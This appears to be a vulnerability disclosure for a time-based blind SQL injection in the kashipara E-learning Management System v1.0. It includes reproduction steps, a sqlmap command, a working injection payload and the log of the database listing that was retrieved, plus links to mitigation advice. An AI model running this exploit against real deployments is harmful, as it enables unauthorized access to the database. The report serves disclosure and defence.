

SQL Injection was found in the /lms/admin/delete\_content.php of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the selector%5B%5D parameter in a POST HTTP request.

➤ **Official Website URL**

<https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code>


➤ **Affected Product Name**

E-learning Management System project in PHP with source code and document


<b>Affected Vendor</b>	kashipara
<b>Affected Code File</b>	/lms/admin/delete_content.php
<b>Affected Parameter</b>	selector%5B%5D
<b>Method</b>	POST
<b>Type</b>	time-based blind
<b>Version</b>	V1.0

## Steps to Reproduce:



**Step 1:** Visit to admin login page and login with admin credential.




**Step 2:** Navigate the 'Class' page and check class to delete from list.



**Step 3:** Now enable intercept in bupsuite and click on 'delete' button.




**Step 4:** Save the burpsuite request in a file.



**Step 5:** Now run the sqlmap command against request saved in file.

- python.exe C:\sqlmap\sqlmap.py -r delete\_content.txt --batch --dbs



**Step 6:** Now notice that 'selector%5B%5D' parameter is detected vulnerable and all database is successfully retrieved.

```

[21:48:39] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[21:48:39] [INFO] testing 'Generic inline queries'
[21:48:39] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[21:48:39] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[21:48:39] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[21:48:39] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[21:48:50] [INFO] POST parameter 'selector[]' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[21:48:50] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:48:50] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potent
[21:48:50] [INFO] checking if the injection point on POST parameter 'selector[]' is a false positive
POST parameter 'selector[]' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 198 HTTP(s) requests:
---
Parameter: selector[] (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: delete_content=&example_length=10&selector[]=1' AND (SELECT 6363 FROM (SELECT(SLEEP(5)))puqG) AND 'NSdn'='NSdn
---
[21:49:05] [INFO] the back-end DBMS is MySQL
[21:49:05] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent pot
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[21:49:10] [INFO] fetching database names
[21:49:10] [INFO] fetching number of databases
[21:49:10] [INFO] retrieved:
[21:49:20] [INFO] adjusting time delay to 1 second due to good response times
7
[21:49:20] [INFO] retrieved: information_schema
[21:50:22] [INFO] retrieved: capstone
[21:50:51] [INFO] retrieved: capstone2
[21:51:21] [INFO] retrieved: mysql
[21:51:39] [INFO] retrieved: performance_schema
[21:52:40] [INFO] retrieved: phpmyadmin
[21:53:17] [INFO] retrieved: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
[21:53:32] [INFO] fetched data logged to text files under 'C:\Users\madhu\AppData\Local\sqlmap\output\localhost'

```

## Mitigation/recommendations

- [https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)
- <https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection>